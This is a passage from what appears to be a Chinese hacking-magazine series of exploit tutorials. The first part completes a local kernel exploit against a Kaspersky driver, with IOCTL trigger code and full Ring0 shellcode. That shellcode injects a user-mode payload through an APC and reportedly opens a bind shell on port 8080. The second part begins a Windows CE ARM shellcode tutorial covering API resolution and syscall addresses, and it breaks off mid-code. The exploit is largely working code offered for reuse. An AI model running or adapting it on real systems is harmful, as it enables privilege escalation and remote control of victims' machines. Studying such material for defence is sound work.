.text:00015323 lea ecx, [esi+1B8h]
```

```
.text:00015329 mov [esi+1F0h], eax
.text:0001532F mov [edi], eax
.text:00015331 mov eax, [ebp+arg_0]
.text:00015334 pushecx
.text:00015335 pushedi
.text:00015336 mov [esi+1ACh], eax
.text:0001533C calleax
// 注意这一条语句，eax 指向用户提交的参数
```

00015331处的语句将用户态下传进来的指针传到了eax寄存器，由于没有做任何参数的有效性检查，导致了可以执行任意代码。

Exploit编写

现在剩下的就是执行什么代码的问题了，只要把函数指针通过DeviceIOControl传递给驱动即可。由于是Ring0权限，普通的ShellCode就不能使用了，这个时候我们就只能使用背景知识中介绍的本机API，大致实现的方案有两种 一是所有的功能都在内核态实现，二是在内核态向用户态插入代码。显然，第一种方法不太容易实现，这指的是功能较为复杂的ShellCode，例如下载执行，绑定端口等等。只是权限提升的话，网上已经有大牛给出了现成的代码。假如ShellCode较为复杂，第2种方法的优势就体现出来了，kernel下的ShellCode只是作为一个loader，负责将Ring3下的ShellCode插入到Ring3下的某个进程中。这儿我只介绍第2种方法的实现，POC代码是一个网友修改自一个老外的，不过里面有一些小Bug，在调试的过程中害得我蓝屏了无数次。触发漏洞的代码非常简单，只有聊聊数行。

```
hDevice = CreateFile("\\\\.\\KLICK",0,0,NULL,3,0,0);
InSize = 0x8;
InBuff[0] =(DWORD) Ring0Shellcode;
dwIOCTL = 0x80052110;
DeviceIoControl(hDevice, dwIOCTL, InBuff,0x8,(LPVOID)
NULL,0,&junk, NULL);
```

可能有读者会问为什么InBuff的大小是8，在上面驱动的反汇编代码中就能找到答案。剩下就是编写Ring0Shellcode的问题了。Ring0Shellcode主要是完成几个功能，将Usermode的ShellCode拷贝到目标进程，初始化一个APC，将此APC插入到Ring3下的线程中，然后将驱动所在线程挂起，防止其继续执行导致蓝屏。用到的API函数有如下几个：ExAllocatePool、KeInitializeApc、KeInsertQueueApc、ZwYieldExecution和KeDelayExecutionThread。代码如下，为照顾初学者，我已经加入了详细的注释。

```
void _declspec(naked) Ring0Shellcode()
{// 加入naked 关键字是告诉编译器不要添加额外的建立栈帧等代码
    __asm
    {
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    mov eax,fs:[0x124]//TEB
    mov esi,[eax+0x44]//EPROCESS
    mov eax,esi
    search:
    mov eax,[eax+0x88] //activeprocess
    sub eax,0x88
    /*cmp dword ptr[eax+0x84],0x4EPROCESS_PID 可以通过比较PID 的方式找到System 这个进程，这个在提升进程权限为System的ShellCode中用到*/
    cmp dword ptr[eax+0x174],'lpxe'
    //FileName explorer.exe
    jne search
    // mov ebx,dword ptr[eax+0xc8] system token*/
    mov ebx,eax
    lea esi,usermodeshellcode //usermodeshellcode
    mov ecx,0x1d6// usermodeshellcode 的大小是0x1d6
    /*这儿利用了Ring3下的7FFE0000和Ring0下的FFDF0000指向同一物理内存，并且所有进程都可见这一发现*/
    mov dword ptr[edi],0xffdf0800
    push edi
    mov edi,[edi]
    rep movsb
    // 将Ring3ShellCode拷贝至共享内存0xffdf0800
    pop edi
    /*要通过APC机制激活Ring3下的线程需要该线程处于Alertable Wait State，当且仅当该线程调用过以下函数并且bAlertable这个标志被设置为True的时候才会使其处于Wait状态：SleepEx，WaitForSingleObjectEx，SignalObjectAndWait，MsgWaitForMultipleObjectsEx*/
    mov ecx,dword ptr[ebx+0x190]
    finddelay:
    mov ecx,[ecx]
    cmp byte ptr[ecx-0x1ff],0x5
    //1ff 指向该线程的状态 - state 0x5=wait
    jnz finddelay //循环查找所有线程
    sub ecx,0x22c
    mov ebp,ecx
    push 0x30 //APC 结构体的大小
    push 0 //Nonpage 申请不分页的内存
    mov eax,ExAllocatePool //ExAllocatePool 申请内存
    call eax //call ExAllocatePool
    mov esi,eax
    xor edx,edx
    push edx //NULL
    push 01 //UserMode
    push eax //User Mode routine
    push edx //NULL
```

```
    mov eax,ZwYieldExecution //kernel routine ret
    push eax //Kernel Mode routine
    push edx //NULL
    push ebp // 前面找到线程的ETHREAD
    push esi //APC object
    mov eax,KeInitializeApc //initialize APC
    call eax
    xor ecx,ecx
    xor edx,edx
    xor eax,eax
    push eax
    push eax
    push ebp //ETHREAD
    push esi //APC Object
    mov eax,KeInsertQueueApc
    call eax
    mov byte ptr[ebp+0x4a],0x1
    push offset DelayTime
    push 0
    push 0
    moveax,KeDelayExecutionThread
    // 使该线程进入睡眠状态
    call eax
    NOP
    NOP
    NOP
    NOP
    NOP
    NOP
    NOP
    NOP
    }
    }
```

因为这个漏洞是本地溢出，所以获得上述用到的API要简单得多，可以通过在触发漏洞前在用户态下LoadLibrary（ntkrnlpa）获得函数的偏移量+内核模块ntkrnlpa的基址的方法获得。

```
    ExAllocatePool=(DWORD)GetProcAddress(base,
"ExAllocatePool");
    ExAllocatePool=(DWORD)((DWORD)ExAllocatePool -
(DWORD)base+(DWORD)kbase);
```

内核模块ntkrnlpa的基址可以调用本机API NtQuerySystemInformation获得，也可以通过其它方法获得。如果是远程溢出的话就稍微要麻烦一点，需要找到ntkrnlpa的基址，分析其导出表来获得上述API函数的地址。原作者将类似ExAllocatePool这些变量都定义成int*型变量，在上述的计算中会导致某些API获得的地址不准确，让我蓝屏了很多次，后来在WinDBG下一调试，发现原来是函数的地址获得不对，郁闷啊。不知道是不是编译器不同产生的问题。另外在测试的时候有一点要注意，需要关闭DEP，如图1 所示。

DEP是数据执行保护，是Windows XP SP2以后新推出的东西，也不知道为什么代码在7FFE0000它也会拦截，可能微软早就对这一区域做出了防范，也没有仔细去研究，当然，可以提前OpenProcess，再VitrualAllocEx申请某个地址的内存来绕过DEP。假如是远程溢出的话可能就比较麻烦了，有兴趣的读者可以试一下。运行kis.exe之后稍等片刻，可以看到我们的绑定cmd到8080端口的ShellCode已经成功执行了，如图2 所示。




图1

总 结

这是我第一次尝试写内核Exploit，前后大概调试了三四天，在Kernel的世界里，一个小小的错误都会导致蓝屏，害得我现在看到蓝屏就反胃，哈哈。这种通过Kernel Loader来执行ShellCode的方式是目前主流也是比较方便的一种实现，读者可以替换POC中的ShellCode来实现自己想要的功能。对于传统的应用程序安全，大家都已经研究的比较透了，而在Ring3下的一些软件安全问题到了Ring0下还是存在的，还没有引起大家足够的重视。这一块相对来说也可以算一个比较新的领域，在未来可能成为又一个研究热点。文章写的比较仓促，错误疏漏在所难免，敬请广大读者指正。




图2

（文中所涉及的程序或代码，已收录入本期光盘杂志相关栏目；也可到黑防官方网站下载，详细地址请看公共论坛置顶帖）

适合读者：溢出爱好者
前置知识：ARM汇编语言、Windows CE内核基本原理

菜鸟版Exploit编写指南之四十二

Windows CE缓冲区溢出利用技术



译/ llikz

PDA和手机的网络功越来越强大，因此，与其相关的安全问题也就越来越得到重视。本文展示了一个Windows CE平台上的缓冲区溢出例子，包含了ARM体系、Windows CE操作系统的内存管理、进程和线程的特点；同样，它也给我们展示了如何编写Windows CE平台上的ShellCode，包括一些使用 ARM处理器的Windows CE操作系统上解码ShellCode的知识。

Windows CE概述

Windows CE是PDA和手机上非常流行的嵌入式操作系统。正如其名，它是由微软开发的，因为有着相同的API，Windows平台开发者很容易为Windows CE开发应用程序。这是Windows CE能够流行的一个重要原因。Windows CE 5.0是其最新的一个版本，但是Windows CE.net却是非常实用的一个版本，本文基于Windows CE.net平台编写。默认情况下，Windows CE为little-endian（低字节存储在低地址，高字节存储在高地址）模式，支持多处理器。

ARM体系

ARM处理器是PDA和手机上很流行的处理器芯片，为典型的精简指令集处理器，使用load/store体系，意即只有load/store指令才能够访问内存，数据处理操作只能在寄存器上使用。ARM体系通常有6个主要的版本，分别为v1到v6。ARM处理器最高支持7种处理器模式，依据ARM体系版本而定，这些模式为用户模式、快中断模式、普通中断模式、管理模式、异常模式、未定义模式和系统模式。系统模式需要ARM系统v4以上版本支持。除了用户模式，其他模式都为特权模式。应用程序通常在用户模式下执行，但是在Pocket PC上，好像所有的应用程序都运行在内核模式，这个问题我们稍后讨论。在ARM体系v3及以上版本，有30个通用32位寄存器、程序记数器、当前程序状态寄存器和5个SPSR。15个通用寄存器只能在一个时刻可见，这取决于当前的处理器状态，可见的通用寄存器为r0到r14。通常情况下，在ARM汇编语言中，r13作为栈指针。在用户模式和系统模式下，r14作为连接寄存器存储子程序调用的返回地址。如果返回地址保存在栈中，它也可以被用做通用寄存器。程序记数器通过r15来访问，在ARM指令集状态下，对于每一个指令，一次增加4个字节，在thumb状态下，增加2个字节。分支指令将目标地址装载到程序计数器PC中，能够使用数据操作指令直接装载PC寄存器。这个特点不同于其他处理器，这对于编写ShellCode非常有用。

Windows CE内存管理

理解内存管理对于缓冲区溢出利用非常重要。Windows CE内存管理机制不同于其他系统，甚至也不同于Windows系统。Windows CE使用只读存储器和随机存储器。只读存储器存储整个操作系统和捆绑在系统中应用程序。只读存储器就像一个小型的只读硬盘，其中的数据不需要电源就能保持。XIP是Windows CE.net的一个新特性，它们直接在ROM中执行而不是装载到RAM中执行。动态链接库代码不占用宝贵的RAM空间，在代码执行前不需要复制到RAM，因此只需要花费很少的时间启动一个应用程序。如果动态链接库存储在目标存储物或Flash存储卡等不能在原来位置执行的空间，才会被复制到RAM中执行。Windows CE系统中的RAM被划分为两个区域：程序内存和对象存储器。

对象存储器就像持久虚拟RAM 盘，和PC机上的RAM盘不同，对象存储器可以在系统关机的情况下保持存储文件。RAM中的另一个区域被用来存储程序。程序内存就像个人电脑中的RAM，为运行的应用程序存储堆栈。对象存储器和程序内存的边界是可以调整的，用户能够使用控制面板调整它们之间的界限。

Windows CE是32位操作系统，支持4GB虚拟空间地址，其中高2GB为内核空间，操作系统用来存储自身数据 低2G空间为用户空间，从0x42000000到0x80000000用于大内存分配，比如内存映像文件、对象存储器。从0到0x42000000被划分为33个slot（槽），每个slot大小为32M。slot0非常重要，用于当前运行的进程，其第一个64kb的空间被操作系统保留。进程代码和数据从0x00010000开始映射，其后为堆栈，动态链接库装载到高地址。

Windows CE进程和线程

Windows CE中对待进程不同于其他Windows操作系统。它限制任何时刻只能运行32个进程。当系统启动的时候，至少4个进程被创建 nk.exe，提供内核服务，常常装载到slot97中; filesys.exe，提供文件系统服务，常常装载到slot2中; device.exe，为系统装载和维护设备驱动，常常装载到slot3中; gwes.exe，提供GUI（图像用户接口）支持，常常被装载到slot4中。其他进程随后启动，如explorer。

Shell是一个我们感兴趣的进程，因为它不仅仅在ROM中。shell.exe是基于命令行的监视器，唯一装载它的方式是通过连接系统到PC机上的调试，文件自己从PC上下载。当使用Plate builder调试Windows CE时，shell.exe会被装载到slot。

Windows CE下的线程跟其他Windows操作系统上的线程相似。每个进程至少有一个主线程与之关联，即使我们没有显式地创建。进程能够创建任意数目的附加线程，线程的数量仅仅受到可用内存的限制。

每个线程属于进程的一部分，共享相同的内存空间。但是，SetProcPermissions(-1)可以使当前线程访问其他任何进程。每一个线程都有一个id、一个堆栈和一系列寄存器。进程中线程的堆栈大小是通过编译应用程序的连接器设置的。Windows CE中进程和线程的id为所对应进程和线程的句柄。这很有意思，我们编程的时候会发现它非常有用。

进程被装载时，系统会安排下一个可用slot装载需要的动态链接库，随后是程序的栈和默认进程堆，最后执行。

当进程的线程被调度，系统会复制它所在slot到slot0，这并不是实际上的复制操作，仅仅是被映射到slot0。如果线程没有被激活，它会被映射回原来的slot。内核、文件系统和窗口系统都运行在自己的slot中。

进程为它的每个线程分配栈空间，默认大小为64kb，这取决于编译选项。高2kb被用来防止栈溢出，我们不能破坏这些内存，否则，系统就会冻结。函数中声明的变量分配在栈中，当线程结束后，栈空间会被回收。

Windows CE API搜索技术

我们在溢出前要有一个Windows CE下可运行的ShellCode。Windows CE为Win32兼容机，Coredll提供了很多基于Windows CE系统的API（应用程序接口），所以每个进程都需要装载。coredll.dll文件功用与Win32系统的kernel32.dll和ntdll.dll等文件相似。我们需要从coredll.dll中寻找有效API地址，然后用这些API地址去完成我们的ShellCode。基于Win32的系统定位，最原始惯用的方法是通过PEB构造方法来查询kernel32.dll基地址，然后通过PE头文件来寻找API地址。

首先，我们必须寻找并定位coredll.dll的基地址。有基于Window CE开发平台而类似于PEB的结构体吗? 回答是肯定的。KDataStruct是一个用于从用户模式通过利用PUserKData的固定地址可以访问的结构体。它保留系统的重要数据，比如模块指令列表、内核堆、SystemAPISets等。KDataStruct定义在nkarm.h中，其原型已随本文附件提供，大家可以参考。

在ARM处理器上，PUserKData的值固定为0xFFFFC800，在其它CPU上为0x00005800。KDataStruct的最后一个成员是ainfo，它从KDataStruct结构体的源地址起始，为一个双字节数组，在索引9(KINX_MODULES)中有个指向模块指令列表的指针，在pkfuncs.h这个头文件中有定义。所以，从0x324到0xFFFFC800是指向模块指令列表地址的指针。我随文提供了 Module结构体的定义，并标注了成员的偏移地址，大家可用于参考理解本文。

Module结构体在kernel.h这个头文件中被定义。模块结构体中的第三个成员是lpszModName，它是模块名字符串指针，从模块结构体的起始地址0x08开始，模块名为双字节编码字符串。该模块中的第二成员是pMod，是指向下一模块链的地址。所以，我们能通过比较文件名代表的双字节编码字符串来定位coredll模块地址。Module结构体起始地址从0x74开始，它有一个e32成员，是一个e32_lite结构体。我们再看一下pehdr.h头文件中的e32_lite结构体。在这其中，成员e32_vbase告知我们该模块的虚基址，它从Module结构体的0x7c开始。我们还需要注意成员e32_unit[LITE_EXTRA]，它是信息结构数组。LITE_EXTRA在pehdr.h头文件开头处定义到6，只有前

6个被NK使用，第一个为导出表的位置。所以Module结构体是从0x8c起始的地址，它是模块导出表的虚拟相关地址。现在，我们便获得了oredll.dll 的虚拟基地址和它的模块导出表虚拟相关地址。我写了如下的小程序，用于列出所有的系统模块。

```
AREA    |.text|, CODE, ARM
EXPORT  |SetProcessorMode|
|SetProcessorMode| PROC
mov r1, lr    ;different modes use different lr - save it
msr cpsr_c, r0 ;assign control bits of CPSR
mov pc, r1     ;return
END
// list.cpp
/*
...
01F60000 coredll.dll
*/
#include "stdafx.h"
extern "C" void __stdcall SetProcessorMode(DWORD pMode);
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,LPTSTR lpCmdLine,int nCmdShow)
{
FILE *fp;
unsigned int KDataStruct = 0xFFFFC800;
void *Modules = NULL,*BaseAddress = NULL,*DllName = NULL;
// switch to user mode, SetProcessorMode(0x10);
if ((fp = fopen("\\modules.txt", "w")) == NULL )
{
return 1;
}
// aInfo[KINX_MODULES]
Modules = *((void ** )(KDataStruct + 0x324));
while (Modules){
BaseAddress = *((void ** )((unsigned char * )Modules+0x7c));
DllName = *((void **)((unsigned char * )Modules+0x8));
fprintf(fp, "%08X %ls\n", BaseAddress, DllName);
Modules = *( ( void ** )( ( unsigned char * )Modules + 0x4 ) );
}
fclose(fp);
return(EXIT_SUCCESS);
}
```

在我的环境中，内核空间模块结构体地址为0x8F453128，大多Pocket PC ROMs建立在允许完全内核模式选项下，因此所有应用程序都运行在内核模式下。CPSR的前5位为0x1f，意味着ARM处理器工作在系统模式。这个值定义在nkarm.h中：

```
// ARM processor modes
#define USER_MODE   0x10   // 0b10000
#define FIQ_MODE    0x11   // 0b10001
#define IRQ_MODE    0x12   // 0b10010
#define SVC_MODE    0x13   // 0b10011
#define ABORT_MODE  0x17   // 0b10111
#define UNDEF_MODE  0x1b   // 0b11011
#define SYSTEM_MODE 0x1f   // 0b11111
```

我用汇编语言写了一个小函数切换处理器模式，因为EVC不支持行内汇编。当我将处理器模式切换到用户模式并没有得到基址和DLLName，而是引起了一个访问非法异常。

我使用这个程序不切换处理器模式得到的coredll.dll的虚拟基址为0x01F60000，但是当我用EVC跟进的时候，发现这是个无效的地址。我想可能Windows CE为了节省内存空间和时间，没有装载动态链接库文件头。

虽然我们没有得到coredll.dll的虚拟基地址和导出表位置的虚拟地址，但通过IMAGE_EXPORT_DIRECTORY结构体比较API名字，我们可以得到API地址。IMAGE_EXPORT_DIRECTORY和其他Win32系统相似，定义在winnt.h中：

```
// WINCE420\PUBLIC\COMMON\SDK\INC\winnt.h
typedef struct _IMAGE_EXPORT_DIRECTORY {
DWORD   Characteristics; /* 0x00 */
DWORD   TimeDateStamp; /* 0x04 */
WORD    MajorVersion; /* 0x08 */
WORD    MinorVersion; /* 0x0a */
DWORD   Name; /* 0x0c */
DWORD   Base; /* 0x10 */
DWORD   NumberOfFunctions; /* 0x14 */
DWORD   NumberOfNames; /* 0x18 */
DWORD   AddressOfFunctions; // 0x1c RVA from base of image
DWORD   AddressOfNames; // 0x20 RVA from base of image
DWORD   AddressOfNameOrdinals; // 0x24 RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY
```

Windows CE下的ShellCode

在写Windows CE平台下的ShellCode之前，我们必须知道，它使用r0～r3作为API的头四个参数。如果API参数个数多于4个，则使用栈存储其他参数。因此写ShellCode的时候要小心，因为ShellCode就在栈中。下面的test.asm是我们的ShellCode。

```
; armasm test.asm
; link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj
CODE32
EXPORT  WinMainCRTStartup
AREA    .text, CODE, ARM
test_start
```

```
;r11 = base pointer
test_code_start PROC
bl get_export_section
mov r2, #4 ; functions number
bl find_func
sub sp, sp, #0x89, 30 ;weird after buffer overflow
add    r0, sp, #8
str    r0, [sp]
mov    r3, #2

……省略，详见本文附件……
WinMainCRTStartup PROC
b test_code_start
ENDP
END
```

这个ShellCode结构分为三部分。第一，它调用get_export_section函数获取coredll.dll的虚拟基地址和导出表位置的虚拟地址，r0和r1分别存储它们。第二，它调用find_func函数通过IMAGE_EXPORT_DIREC TORY结构体获取API地址，并存储API地址到自己的hash值地址。最后一部分函数运行我们的ShellCode，将HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode键值设置成1，然后使用KernelIoControl重启系统。

Windows CE.net提供了BthGetMode和BthSetMode获取使用设置蓝牙状态。但是HP IPAQs使用Widcomm，有自己的API，因此BthSetMode不能够在IPAQ上启动蓝牙，但是在IPAQ上有其他方法开启蓝牙，将HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode键值设置为1，然后重启PDA即可。

我们再来看看get_export_section函数的功能。为什么我要注释掉"ldr r4, =0xffffc800"指令呢？我们必须清楚，ARM汇编语言LDR伪指令，它能够装载32位常数和地址。"ldr r4, =0xffffc800"语句在EVC debuger中会成为"ldr r4, [pc, #0x108]"指令。而r4寄存器依赖于程序，因此r4寄存器不能在ShellCode中存放0xffffc800，否则ShellCode不会成功。指令"ldr r5, =0x324"也相似，在EVC debuger中会成为"mov r5, #0xC9, 30"，但不影响ShellCode的运行。

简单的解决方案是在ShellCode中向内存写大常数值，然后使用ADR伪指令装载它们的地址，然后再将它们从内存装载到寄存器中。

为了节省空间，我们可以使用hash技术编码API名字，每个API名字编码成4字节。hash技术来自 LSD的Win32汇编模块，编译方法如下：

```
armasm test.asm
link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj
```

这要求你必须安装EVC开发环境，但可以从EVC Debuger或者IDAPro获取必要的操作码。

系统调用

我们先看看coredll.dll中API函数的实施过程。

```
.text:01F75040 EXPORT PowerOffSystem
.text:01F75040 PowerOffSystem
;CODE XREF: SetSystemPowerState+58 p
.text:01F75040 STMFD  SP!, {R4,R5,LR}
.text:01F75044 LDR    R5, =0xFFFFC800
.text:01F75048 LDR    R4, =unk_1FC6760
.text:01F7504C LDR    R0, [R5] ;UTlsPtr
.text:01F75050 LDR    R1, [R0,#-0x14] ;KTHRDINFO
.text:01F75054 TST    R1, #1
.text:01F75058 LDRNE  R0, [R4]
;0x8004B138 ppfnMethods
.text:01F7505C CMPNE  R0, #0
.text:01F75060 LDRNE  R1, [R0,#0x13C]
;0x8006C92C SC_PowerOffSystem
.text:01F75064 LDREQ  R1, =0xF000FEC4
;trap address of SC_PowerOffSystem
.text:01F75068 MOV    LR, PC
.text:01F7506C MOV    PC, R1
.text:01F75070 LDR    R3, [R5]
.text:01F75074 LDR    R0, [R3,#-0x14]
.text:01F75078 TST    R0, #1
.text:01F7507C LDRNE  R0, [R4]
.text:01F75080 CMPNE  R0, #0
.text:01F75084 LDRNE  R0, [R0,#0x25C]
;SC_KillThreadIfNeeded
.text:01F75088 MOVNE  LR, PC
.text:01F7508C MOVNE  PC, R0
.text:01F75090 LDMFD  SP!, {R4,R5,PC}
.text:01F75090 ; End of function PowerOffSystem
```

我们可以发现，系统会首先检查KTHRDINFO，这个值在MDCreateMainThread2函数中被初始化。

```
RIVATE\WINCEOS\COREOS\NK\KERNEL\ARM\mdram.c
……
if (kmode || bAllKMode) {
pTh->ctx.Psr = KERNEL_MODE;
KTHRDINFO (pTh) |= UTLS_INKMODE;
} else {pTh->ctx.Psr = USER_MODE;
KTHRDINFO (pTh) &= ~UTLS_INKMODE;
}……
```

如果应用程序运行在内核模式，这个值被设置为1，否则为0。Pocket PC的所有应用程序都运行在内核模式。在我的环境中，R0=0x8004B138，为SystemAPISets[SH_WIN32]中ppfnMethods指针，随后指令为"LDRNE R1,[R0,#0x13C]"。接下来我们再看看偏移0x13C，它对应Win32Methods的索引：

```
const PFNVOID Win32Methods[] = {
……(PFNVOID)SC_PowerOffSystem, //79
……};
```

r1中得到内核中SC_PowerOffSystem函数的地址，应用程序在内核运行，"LDREQ R1，=0xF000FEC"将不起作用。0xF000FEC4为用户模式系统调用地址，一些API会直接使用系统调用，如SetMode。

```
.text:01F756C0 EXPORT SetKMode
.text:01F756C0 SetKMode
.text:01F756C0
.text:01F756C0 var_4 = -4
.text:01F756C0
.text:01F756C0  STR  LR, [SP,#var_4]!
.text:01F756C4  LDR  R1, =0xF000FE50
.text:01F756C8  MOV  LR, PC
.text:01F756CC  MOV  PC, R1
.text:01F756D0  LDMFD SP!, {PC}
```

Windows CE不使用ARM软中断进行系统调用，而是使用其他的方法。0xf0000000～0xf0010000的系统调用地址是无效的，这会引起prefetch-abort trap。prefetch-abort trap首先检查无效地址，如在trap区域，则使用ObjectCall定位系统调用，然后执行，否则调用ProcessPrefAbort处理异常。

计算系统调用地址的公式为: 0xf0010000-(256*apiset+apinr)*4。

API句柄定义在PUBLIC\COMMON\SDK\INC\kfuncs.h和PUBLIC\COMMON\OAK\INC\psyscall.h中，而aipnrs定义在几个文件中，比如SH_WIN32定义在PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h中。

我们现在计算KernelIoControl的系统调用。apiset为0，apinr为99，因此，系统调用为 0xf0010000-(256*0+99)*4=0xF000FE74，然后ShellCode通过系统调用实施。它能够很好的工作，并且不需要搜索API地址。

```
#include "stdafx.h"
int shellcode[] =
{
